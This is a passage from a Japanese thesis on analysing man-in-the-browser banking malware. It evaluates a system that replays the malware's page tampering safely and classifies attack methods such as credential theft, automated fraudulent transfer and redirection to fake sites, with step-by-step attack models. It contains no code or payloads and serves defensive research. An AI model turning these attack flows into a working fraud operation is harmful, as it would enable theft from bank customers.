改ざんの内容や発生した通信に関して，詳細を確認した結果について述べる．改ざんによりコンテンツに挿入された挿入コード片および読み込まれた MITB 攻撃用 JavaScript の内容に改ざん再現システムとマルウェアによる改ざんで違いは確認されなかった．挿入コード片および MITB 攻撃用 JavaScript から発生する通信に関しては，4.5.3.4 目で確認された通信先の動的変更による違いを除いて発生しなかった．また，情報盗取機能および偽画面表示機能の挙動解析に関しても評価実験と同様の結果となることを確認した．以上の結果から，改ざん再現システムを用いて金融系マルウェアの MITB 攻撃によるコンテンツ改ざんを正確に再現可能であると考えられる．

検体 1 の銀行 A の MITB 攻撃用 JavaScript に対して Web ブラウザのデバッガ機能によるコード解析が行えなかった理由について述べる．検体 1 の銀行 A に対する改ざんでは，MITB 攻撃用 JavaScript に “sourceURL” ディレクティブを挿入したにも関わらず，IE11 および Firefox では JavaScript の動的解釈の影響を受け，MITB 攻撃用 JavaScript の位置を特定することができなかった．このため，MITB 攻撃用 JavaScript の読込時にエントリーポイントを特定しステップ実行することができなかった．

表 4.10　検体 1 による改ざん実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん動作	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
銀行 A	有	有	○	○	×	×	不可	可
銀行 B	無	無	○	△	○	×	可	対象外

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

表 4.11　検体 2 による改ざん実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん動作	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
銀行 B	有	有	○	○	○	×	可	可
銀行 C	有	有	○	○	○	○	可	可
銀行 D	有	有	○	○	○	○	可	可
銀行 E	有	有	○	○	○	×	可	可
銀行 F	有	有	○	○	○	×	可	可
銀行 G	有	有	○	○	○	○	可	可
銀行 H	有	有	○	○	○	○	可	可
カード会社 A	有	有	○	○	○	○	可	可
仮想通貨取引所 A	有	有	○	○	○	×	可	可

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

表 4.12　検体 3 による改ざん実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん動作	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
カード会社 A	有	有	○	○	○	○	可	可
EC サイト A	有	有	○	○	○	○	可	可
Web ポータル A	無	無	○	○	○	○	可	対象外

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

4.6 考察

4.6.1 攻撃設定情報の分析および MITB 攻撃用 JavaScript 収集の有効性

4.5.2 項の検体 2 のように攻撃設定情報に有効ではない設定が存在していることが判明した．同様に検体 2 では，4.5.3.2 目の結果でも，MITB 攻撃用 JavaScript が取得されないものが存在していることも判明した．このように，攻撃設定情報の分析，MITB 攻撃用 JavaScript 収集の結果から有効な解析対象を特定することが可能と考える．また，4.5.3.2 目における共同 IB システムのように共通で用いられる MITB 攻撃用 JavaScript が存在している．このように MITB 攻撃用 JavaScript が共通して用いられる場合，複数の攻撃対象から 1 つを選定して解析することで解析対象を限定することが可能であると考える．

MITB 攻撃用 JavaScript 収集の過程において，挿入コード片または通信先がマルウェアによって動的に変更される場合が，ほぼすべての攻撃設定情報で確認された．このうち，通信先の変更については，攻撃設定情報に通信先変更の設定が存在することが確認された．このことから，攻撃設定情報の分析結果によっては，MITB 攻撃用 JavaScript 取得 URL を収集する際にマルウェアの動的解析が不必要な場合も存在すると考えられる．しかし，挿入コード片の変更については，攻撃設定情報に設定が存在しないため，マルウェアによる文字列の動的な変更を確認するためには，動的解析が有効であると考える．

4.6.2 改ざん再現システムの有効性

4.5.4 項の結果から，改ざん再現システムを用いて MITB 攻撃によるコンテンツ改ざんを再現し，MITB 攻撃用 JavaScript の解析を行うことが可能であると考える．また，ダミーマニピュレーションサーバにおいて MITB 攻撃用 JavaScript に “sourceURL” ディレクティブを追加することで，Web ブラウザで動的に解釈される JavaScript を容易に Web ブラウザのデバッガ機能を用いて解析することを可能とした．また，4.5.4.4 目の結果から，改ざん再現ルールを用いることで，1 つのダミーサイトを利用して複数のコンテンツ改ざんを再現することが可能であった．このことから，改ざん再現システムを用いることで，複数のマルウェアで用いられる MITB 攻撃用 JavaScript の解析を効率的に実施することが可能であると考えられる．

4.6.2.1 改ざん再現システムによる改ざんの正当性について

改ざん再現システムの評価実験結果，表 4.7，表 4.8，表 4.9 とマルウェア感染環境を用いた検証実験結果，表 4.10，表 4.11，表 4.12 は，同等であり，改ざん状況や通信の内容にもあらかじめ想定されたマルウェアによる動的な通信先変更以外の差分は確認されなかった．このことから，改ざん再現システムを用いた MITB 攻撃による改ざんの再現は，実マルウェアを用いて解析を行った場合と同等の結果を得ることが可能と考えられる．

なお，表 4.10 の銀行 A では，Web ブラウザのデバッガ機能による解析が行えなかった結果に対し，表 4.7 の銀行 A では，解析を実施することが可能であった．これは，改ざん再現システムでは，マルウェア動作の影響を受けないため Chrome を用いた解析が可能であった．しかし，検証実験では，検体 1 が Chrome にインジェクションしなかったため IE11 および Firefox による解析を試みたが期待した解析を行うことができなかった．このように，改ざん再現システムを用いた場合，本来はマルウェアによるインジェクション対象ではない Web ブラウザ等のツールを用いて解析を行える優位性がある．

4.6.3 金融系マルウェア本体を使用しないメリットおよびデメリット

改ざん再現システムを用いることで，マルウェア本体を用いない最大のメリットとして，“解析環境の秘匿” および “安全な解析の実施” が挙げられる．これは，検証実験の実施において可能な限り実環境に近づけるため，攻撃設定情報に含まれる攻撃対象ドメインや日本国内の IP アドレスへの接続を制限したうえで検体 2 に感染した解析用 PC をインターネットに接続して解析を実施した．解析中に，解析用 PC 上で MITB 攻撃用 JavaScript の内容をコピーした際にマルウェアにインジェクションされている Web ブラウザおよび explorer.exe が即座に強制終了するという現象が発生した．また，解析に使用した IP アドレスからの接続をマニピュレーションサーバから拒否されるという現象が発生した．これは，検体 2 の持つクリップボード情報のアップロード等の機能により解析環境であることが判明し，解析を妨害されたものと考える．このように，解析環境であることが攻撃者に露見した場合にマルウェアの停止や攻撃者サーバへの通信遮断等により，解析を継続不可能となる状況に陥ることがある．そこで，改ざん再現システムを用いることで，マルウェアによる環境情報アップロード等が発生しないことにより，解析環境を秘匿することが可能となると考えられる．

上記は，解析を妨害された事例であったが，マルウェア感染環境を用いる場合に安全に配慮した環境であっても，マルウェアから意図しない通信が発生した結果として，別のマルウェアへの再感染やバックドアによって踏み台として利用されるリスクは常に存在する．よって，改ざん再現システムを用いることは安全に解析を行ううえでも有効であると考えられる．また，マルウェアを用いた検証実験では，OS のフリーズ，Web ブラウザの強制終了等が時折発生した．マルウェア感染環境は，挙動が不安定になることが多いため，改ざん再現システムを用いることは，安定した解析環境を提供するメリットがあると考えられる．

マルウェア本体を用いないデメリットとしては，“改ざん再現ルール作成のオペレーションミス” および “マルウェア本体と MITB 攻撃用 JavaScript が密結合した攻撃へ対応できない” が考えられる．

“改ざん再現ルール作成のオペレーションミス” では，解析者が改ざん再現ルールの作成を誤った場合に正しい解析が行えないという問題がある．実際に，本研究の基となった論文 [58] において評価実験の検体 2 の銀行 C および銀行 G の改ざん再現実験で，改ざん再現ルールに誤りがあり，MITB 攻撃用 JavaScript が正しく読み込まれないという問題が生じ調査を必要とした．この問題は，改ざん再現システムでの再現結果に不審な点が見られた場合，検証実験で用いたようにマルウェア感染環境とダミーサイトを用いた解析を行う方法で検証することが可能である．

“マルウェア本体と MITB 攻撃用 JavaScript が密結合した攻撃へ対応できない” では，現在，マルウェア本体は，MITB 攻撃用 JavaScript を読み込むための挿入コード片の挿入が主な役割であり，挿入コード片や通信先の動的変更も 4.5.3.4 目で述べたように，僅かな変更を行うのみである．このため，改ざん再現システムを使って MITB 攻撃用 JavaScript のみを実行することが可能である．しかし，攻撃者が解析を妨げる等の目的でマルウェアと MITB 攻撃用 JavaScript が密に連携することで成立する攻撃を実施することは可能である．このような攻撃が行われた場合，現在の提案手法では解析を行うことができない．このような攻撃が行われた場合は，改ざん再現システムでマルウェアをエミュレートする方法の検討や検証実験で行ったようにマルウェア感染環境を用いた解析を実施する必要があると考えられる．

4.6.4　提案手法の課題

4.6.4.1　改ざん前後のコンテンツの比較について

現在は，Web ブラウザのデバッガ機能を用いて手動で MITB 攻撃用 JavaScript の解析を行っている．この方法では改ざん前後の JavaScript のプロパティ情報等の差異を比較することが難しいという問題がある．JavaScript のプロパティ情報等の改ざん状況を自動で取得する仕組みを検討する必要がある．

4.6.4.2　攻撃機能の解析が行えない解析対象について

実験の結果，検体 1，2 において，情報盗取機能および偽画面表示機能の挙動解析が行えない MITB 攻撃用 JavaScript が存在した．本研究では，MITB 攻撃用 JavaScript が解析対象の攻撃機能を保有すると仮定し，挙動解析ができたか，できなかったかの判定を行っている．しかし，解析対象とする攻撃機能の挙動を確認できなかった MITB 攻撃用 JavaScript は，これらの機能を保有していないことや特定の条件下でのみ動作するといった可能性が考えられる．動的解析のみでは，解析対象の動作した結果しか知り得ないため，今後，難読化解除後の MITB 攻撃用 JavaScript 内のコールフロー，組み込み関数やライブラリ関数等の利用状況，HTML リソースの有無等を自動的に分析することで解析対象の機能の有無や発動条件を明らかにする機能を検討する．また，分析結果に従って環境を変更して解析対象の機能を強制的に動作させることを可能とする必要がある．なお，該当機能の挙動解析が行えた対象においても同様に発動条件によって異なる挙動をする場合等を解析できていない可能性が考えられる．このように，該当機能の挙動解析が行えた対象に対して発動条件を変更して網羅的に動作させるためにも必要な機能であると考えられる．

4.6.4.3　マニピュレーションサーバとの通信再現について

MITB 攻撃用 JavaScript の通信先として実際のマニピュレーションサーバに通信を転送しているが，検体 1 の銀行 B のようにマニピュレーションサーバが停止してしまうと，その後の動作を解析することができない．今後は，コンテンツ改ざんだけでなくマニピュレーションサーバを再現する必要があると考える．その方法として，検証実験で用いたように実際のマニピュレーションサーバの応答を蓄積して用いる方法と，MITB 攻撃用 JavaScript のソースコードから必要な通信結果を作成し，MITB 攻撃用 JavaScript を意図したとおりに動作させる方法が考えられる．これは，MITB 攻撃用 JavaScript の全機能を解明するうえでは後者がより有効であると考える．なお，この全機能とは，マニピュレーションサーバの応答によって，盗取情報や偽画面の内容が変わる等の挙動が変化する実装や，マニピュレーションサーバの指示に従って送金を行う自動送金機能を持つ MITB 攻撃用 JavaScript を想定している．

4.7　まとめと今後の課題

金融系マルウェアの MITB 攻撃によるコンテンツ改ざんに用いられる MITB 攻撃用 JavaScript を安全に動的解析する手法について提案した．また，提案手法を実現するための MITB 攻撃用 JavaScript の収集方法および改ざん再現システムを構築した．

本研究では，情報盗取機能・偽画面表示機能等の想定される攻撃機能の解析およびデバッガ機能によるコード分析・難読化の解除・通信ログの収集を解析の目的として，改ざん再現システムを用いて動的解析を行った．その結果，ログイン画面において通常のログイン操作を行った際に発動する情報盗取および偽画面表示の

攻撃機能を再現し挙動解析することが可能であることを確認した．このように，提案手法を用いて MITB 攻撃によるコンテンツ改ざんを再現し，MITB 攻撃用 JavaScript の動的解析が可能であることを確認した．また，マルウェア感染環境を用いた検証実験を行うことで，改ざん再現システムによる再現結果が正しいことを検証した．提案手法を用いることで，MITB 攻撃によるコンテンツ改ざんを金融系マルウェア本体を用いずに解析することが可能となる．このことは，解析を効率化するだけでなく，解析のリスクを低減する効果があると考える．

しかし，攻撃機能が発動しない解析対象も存在している．これに対しては，解析対象内の該当機能の有無や発動条件等を分析し，その結果に従って環境を変化して，該当機能を強制的に動作させる機能の実現を目指す．これは，攻撃機能の挙動解析が行えている対象においても解析の網羅性を向上させるために必要な機能である．また，本研究では，攻撃対象をログイン画面に限定して実験を行っているため，ログイン後の画面を攻撃対象とする自動送金機能やログイン画面以外を攻撃対象とする EC サイトおよびフリーメールサービス向けの MITB 攻撃用 JavaScript について提案手法の有効性の検証を行う必要がある．

今後，実験対象を拡大し本手法の有効性をさらに検証すると共に，システムの機能拡充を行い有効性を高めて行きたい．

第 5 章

MITB 攻撃手法の分類に基づく既存対策手法有効性の検討および検知手法の提案

5.1　はじめに

本章では，MITB 攻撃を行う金融系マルウェアを長期的に観測した結果および MITB 攻撃用 JavaScript の分析結果に基づき，日本国内において 2014〜2018 年の期間に行われた MITB 攻撃手法を体系的に分類した．さらに，分類した各 MITB 攻撃手法に対する，インターネットバンキングにおける既存対策手法の有効性の検討を行った．あわせて，インターネットバンキング以外の攻撃対象における対策状況についても調査を行った．これらの結果および既存対策手法の問題点とその対策の検討結果について報告する．また，検討の結果から MITB 攻撃による情報盗取を未然に防止するための検知手法を普及する必要があると考える．そこで，MITB 攻撃により発生する悪性通信に着目した MITB 攻撃検知手法を提案する．

5.2　分析対象マルウェア

本章では，VAWTRAK，Rovnix，Ursnif，DreamBot，Ramnit の 5 種類の金融系マルウェアの長期観測結果に基づいて MITB 攻撃手法を分類する．これらのマルウェアは，いずれも日本国内においてインターネットバンキングの不正送金やクレジットカード情報の盗取等を引き起こすものとして知られている．

本章で分析対象とする 5 種類の金融系マルウェアについて表 5.1 に示す．各マルウェアとも複数の検体を並行して長期観測している．主要な活動期間は，観測結果に基づくものであるためニュース等で報道されている内容とは異なることがある．表 5.1 内の MITB 攻撃手法については，5.3 節に述べる．

表 5.1 に示すとおり，Ursnif と DreamBot は，攻撃設定情報の復号に使われる RSA の公開鍵および攻撃設定情報に含まれる挿入コード片の内容が共通するものをグルーピングして分析する．なお，DreamBot は，Ursnif の亜種であり C&C サーバとの通信に使われるプロトコルの違いを除くと，ほぼ同一の機能を持つマルウェアである．

表 5.1　分析対象マルウェアの概要

マルウェア（グループ）	主要活動期間	攻撃対象サイト	MITB 攻撃手法		
			コンテンツ改ざん		偽サイト誘導
			情報盗取型	自動送金型	
VAWTRAK	2014/04 - 2015/07	銀行	✓	✓	
		EC サイト	✓		
		カード会社	✓		
Rovnix	2015/12 - 2016/06	銀行	✓		
Ursnif および DreamBot（グループ 1）	2016/07 - 2017/01	銀行	✓		✓
Ursnif および DreamBot（グループ 2）	2017/02 - 2018/12	銀行	✓	✓	
		カード会社	✓		
		EC サイト	✓		
		Web メール	✓		
		仮想通貨取引所	✓		
		ファイル共有サービス	✓		
Ursnif（グループ 3）	2017/06 - 2018/12	銀行	✓	✓	✓
		EC サイト	✓		
Ramnit	2018/08 - 2018/12	カード会社	✓		
		EC サイト	✓		
		Web ポータル	✓		

5.3　MITB 攻撃手法の分類

表 5.1 の分析対象マルウェアに対して，第 3 章および第 4 章の手法を用いて行った分析結果に基づき，これらのマルウェアが行う MITB 攻撃を図 5.1 のように分類する．図 5.1 の各攻撃手法は，表 5.1 の分析対象マルウェアの攻撃設定情報や情報盗取および不正送金に利用される MITB 攻撃用 JavaScript の分析，動的解析による MITB 攻撃の再現実験を行った結果に基づいて個々の攻撃手法をモデル化した後に分類を行ったものである．分析対象のマルウェアは，いずれも日本国内において大規模な感染および攻撃を行ったものであり，図 5.1 に示す分類は，日本国内で発生した主要な MITB 攻撃を分類するものであると考える．



図 5.1　MITB 攻撃手法の分類

図 5.1 より，日本国内で発生している主要な MITB 攻撃は，「コンテンツ改ざん」と「偽サイト誘導」の 2 種類に大分される．以下に，それぞれの概要を示す．なお，各 MITB 攻撃手法の詳細については，5.3.1〜5.3.3 項に示す．

なお，図 5.1 のコンテンツ改ざん攻撃は，論文 [38] 等で分析された海外で発生している MITB 攻撃と同様のものである．また，偽サイト誘導攻撃は，海外で流行した Dyre [59] が同様の MITB 攻撃を行うことが知られている．さらに，我々が Dyre に対して第 3 章の手法を用いて調査した結果，偽サイト誘導攻撃を行うことを確認している．このように，本分類結果は，日本国内だけでなく国際的に共通して適用可能であると考えられる．一方，MITB 攻撃には，利用者が送金手続きを行った際に，Web ブラウザとインターネットバンキングシステムとの通信内容のうち送金先や送金金額の情報を改ざんして不正送金を行う取引内容改ざん型 MITB 攻撃の存在が知られている．我々の調査した範囲では，2014/04〜2018/12 までの間に，取引内容改ざん型 MITB 攻撃を行う金融系マルウェアの流行が確認されていないため本分類の対象外とする．

(1) コンテンツ改ざん

コンテンツを改ざんすることにより，情報盗取や自動的に送金する機能を持つ MITB 攻撃用 JavaScript を読み込ませる．攻撃設定情報には，攻撃対象 URL と改ざん対象文字列および改ざん時に挿入される挿入コード片が設定されており，攻撃対象 URL に接続をするとコンテンツに挿入コード片を挿入する．挿入コード片は，MITB 攻撃用 JavaScript を読み込むための Script タグ等を含んでいる．挿入コード片が Web ブラウザで実行されることによって，MITB 攻撃用 JavaScript を外部サーバから読み込ませる．

コンテンツ改ざんは，用いられる MITB 攻撃用 JavaScript の機能に基づき，以下の 2 種類が存在する．

- 情報盗取型コンテンツ改ざん
- 自動送金型コンテンツ改ざん

表 5.1 に示すとおり，情報盗取型コンテンツ改ざんは，すべての分析対象マルウェアにおいてすべての攻撃対象サイトに対して確認された攻撃手法である．自動送金型コンテンツ改ざんは，VAWTRAK，Ursnif および DreamBot（グループ 2），Ursnif（グループ 3）で確認された攻撃手法である．なお，Ursnif（グループ 3）でのみ通信先の一部を改ざんすることであらかじめ挿入コード片を埋め込んだコンテンツを読み込ませて，MITB 攻撃用 JavaScript を外部サーバから読み込ませる攻撃が行われる．これは，最終的に発生する攻撃が同一であるため，マルウェアが挿入コード片をコンテンツに挿入する改ざん方法に含まれるものとする．

(2) 偽サイト誘導

Web ブラウザから発生する通信先を変更することで，コンテンツのすべてを入れ替える．攻撃設定情報には，攻撃対象 URL と置換後の URL が設定されており，攻撃対象 URL に接続すると通信先を置換する．なお，この際に，置換前の URL との接続や証明書検証結果の改ざんを行う．これによって，Web ブラウザのアドレスバーの証明書情報を正規の内容としたり，証明書エラーを回避することを確認している．偽サイト誘導は，中間者攻撃の一種とも考えられるが，本研究ではマルウェアによってブラウザ内で通信先が改ざんされる MITB 攻撃として捉える．表 5.1 に示すとおり，偽サイト誘導攻撃は，Ursnif および DreamBot（グループ 1）および Ursnif（グループ 3）で確認された攻撃手法である．

5.3.1 情報盗取型コンテンツ改ざん攻撃

図 5.2 は，情報盗取型コンテンツ改ざん攻撃の攻撃順序をモデル化したものである．なお，分析対象マルウェアで用いられる銀行を攻撃対象とする MITB 攻撃用 JavaScript を調査した結果，マニピュレーショ

ンサーバ側で盗取した情報をリアルタイムに利用していると思われる機能が実装されているものの存在を Ramnit を除くすべての分析対象マルウェアで確認した．これは，MITB 攻撃用 JavaScript がマニピュレーションサーバにコンテンツ改ざんの状態を通知し，マニピュレーションサーバから指示を受けて次の動作を決定する機能である．この機能によって，送金時の決済認証に OTP 等を利用する銀行で不正送金を可能としていた．この機能を考慮したものが，図 5.2 のリアルタイム情報利用時のモデルである．



図 5.2　情報盗取型コンテンツ改ざん攻撃モデル

図 5.2 に示すとおり，情報盗取型コンテンツ改ざん攻撃は，以下の順序で行われる．リアルタイム情報利用時には，4〜6 に示す攻撃が発生すると想定される．非リアルタイム情報利用は，固定的な ID，パスワード等でのみ認証を行っている場合に行われる攻撃で，3 のタイミングで必要な情報を盗取し，攻撃者は盗取した情報を任意のタイミングで利用可能である．

1. **コンテンツ改ざん**
   利用者が攻撃対象サイトに接続すると，マルウェアによって改ざん対象コンテンツに挿入コード片が挿入される．
2. **MITB 攻撃用 JavaScript の取得**
   挿入コード片が実行され，マニピュレーションサーバから MITB 攻撃用 JavaScript が取得される．
3. **MITB 攻撃用 JavaScript の実行**
   MITB 攻撃用 JavaScript が実行されることで，利用者の入力した ID，パスワードやコンテンツに含まれる情報の盗取が発生する．また，情報を盗取するための偽画面を表示することもある．

4. **盗取情報による不正ログイン**
   盗取したログイン情報を利用してリアルタイムで攻撃者が不正ログインをする．
5. **不正送金取引**
   不正ログイン完了後に，送金取引を行う．
6. **決済認証情報の盗取**
   マニピュレーションサーバから MITB 攻撃用 JavaScript に指令して，ログインに必要な情報を装う偽画面で OTP 等の送金決済認証情報を盗取する．

なお，2018/12 時点で，銀行に対するリアルタイム情報利用が行われると思われる攻撃対象は，Ursnif および DreamBot（グループ 2）で 40%（MITB 攻撃用 JavaScript 10 ファイル中，4 ファイル），Ursnif（グループ 3）で 100%（MITB 攻撃用 JavaScript 2 ファイル中，2 ファイル）であった．Ursnif および DreamBot（グループ 2）では，60% が第 2 暗証番号等の固定的な決済認証情報を盗取するものであったが，これは攻撃対象の銀行がリアルタイム情報利用を必要としない決済認証情報を利用しているためである．残り 40% のリアルタイム情報利用が行われる攻撃対象の銀行は，OTP 等による決済認証情報の利用が必須または強く推奨されていた．今後，固定的な決済認証情報から OTP 等の決済認証情報への移行が更に進むことが考えられるが，その結果，MITB 攻撃の対象外となるのではなく，リアルタイム情報利用が用いられる可能性が高いと考えられる．

5.3.2 自動送金型コンテンツ改ざん攻撃

情報盗取型コンテンツ改ざん攻撃では，盗取した情報を不正利用している．これに対し，自動送金型コンテンツ改ざん攻撃は，感染 PC の Web ブラウザから MITB 攻撃用 JavaScript が送金取引を行う攻撃である．図 5.3 は，自動送金型コンテンツ改ざん攻撃の攻撃順序をモデル化したものである．図 5.3 に示すとおり，自動送金型コンテンツ改ざん攻撃は，以下の順序で行われる．

1. **コンテンツ改ざん**
   利用者が攻撃対象サイトに接続すると，マルウェアによって改ざん対象コンテンツに挿入コード片が挿入される．
2. **MITB 攻撃用 JavaScript の取得**
   挿入コード片が実行されマニピュレーションサーバから MITB 攻撃用 JavaScript が取得される．
3. **MITB 攻撃用 JavaScript の実行**
   MITB 攻撃用 JavaScript が実行されることで，利用者の入力した ID，パスワードやコンテンツに含まれる情報の盗取が発生する．また，情報を盗取するための偽画面を表示することもある．
4. **ログイン**
   インターネットバンキングにログインする．この際，MITB 攻撃用 JavaScript が偽画面等を表示して未ログイン状態を装う．
5. **口座情報の収集**
   口座情報（口座番号，残高等）をマニピュレーションサーバにアップロードする．
6. **不正送金指示**
   送金先の口座情報および送金金額等の不正送金に必要な情報を MITB 攻撃用 JavaScript に指示する．



図 5.3　自動送金型コンテンツ改ざん攻撃モデル

7. 不正送金取引

MITB 攻撃用 JavaScript がインターネットバンキングシステムと通信し，送金取引を行う．

8. 決済認証情報の盗取

MITB 攻撃用 JavaScript がログインに必要な情報を装う偽画面で OTP 等の送金決済認証情報を盗取する．

5.3.3　偽サイト誘導攻撃

偽サイト誘導攻撃は，攻撃対象 URL に接続した際にすべてのコンテンツ取得通信先を攻撃者のサーバに変更することで偽サイトに誘導するものである．2018/12 時点で偽サイト誘導が行われる Ursnif（グループ 3）の攻撃対象の 4 つの銀行は，いずれも送金時の決済認証に OTP を利用するものであった．さらに，偽サイトで用いられる JavaScript を調査した結果，4 つの銀行すべてに対して OTP を盗取する実装がなされていた．このことから，情報盗取型コンテンツ改ざん攻撃と同様にリアルタイムに盗取した情報を利用していると考えられる．

図 5.4 は，偽サイト誘導攻撃の攻撃順序をモデル化したものである．図 5.4 に示すとおり，偽サイト誘導攻撃は，以下の順序で行われる．

1. 通信先改ざん

利用者が攻撃対象サイトに接続すると，マルウェアによって通信先が改ざんされ偽サイトへ誘導される．その際，一部の改ざん前の通信先への接続や証明書の検証結果を改ざんすることで，正規サイトへ



図 5.4　偽サイト誘導攻撃モデル

の接続偽装や証明書エラーの回避が行われる．

2. ログイン

偽サイトに対し利用者がログイン等の操作を行うことにより，情報が盗取される．

3. 盗取情報による不正ログイン

盗取したログイン情報を利用してリアルタイムで攻撃者が不正ログインをする．

4. 不正送金取引

不正ログイン完了後に残高，送金決済認証方法等を確認したうえで不正送金取引を行う．

5. 決済認証情報の盗取

偽サイト上で，ログインに必要な情報を装う偽画面で OTP 等の送金決済認証情報を盗取する．

5.3.4　MITB 攻撃手法と攻撃対象の関係性

各 MITB 攻撃手法と攻撃対象の関係性を整理する．表 5.2 に，各攻撃対象に対して用いられる攻撃の最終目的と MITB 攻撃手法の関係をまとめる．

表 5.2 から，銀行を攻撃対象とする場合，3 種類すべての攻撃手法が用いられる．情報盗取型コンテンツ改ざん攻撃は，リアルタイム情報利用と，非リアルタイム情報利用の 2 種類が存在する．分析の結果，リアルタイム情報利用は銀行に対してのみ利用され，非リアルタイム情報利用は，銀行を含むすべての攻撃対象に対して利用されていることを確認した．銀行に対する対策手法の有効性の検討においては，5.3.1 項で述べたとおり，今後，リアルタイム情報利用が用いられる可能性が高いためリアルタイム情報利用のみを検討対象とする．また，偽サイト誘導攻撃の攻撃対象は，5.3.3 項で述べたとおり，2018/12 時点では，すべての攻撃対象

表 5.2　攻撃対象ごとの最終目的と MITB 攻撃手法

攻撃対象	最終目的	MITB 攻撃手法
銀行	不正送金	情報盗取型（リアルタイム），自動送金型，偽サイト誘導
カード会社	クレジットカード情報盗取	情報盗取型（非リアルタイム）
EC サイト		
Web ポータル		
仮想通貨取引所	仮想通貨送金	
ファイル共有サービス	認証情報盗取	
フリーメールサービス	メールアドレス情報盗取	

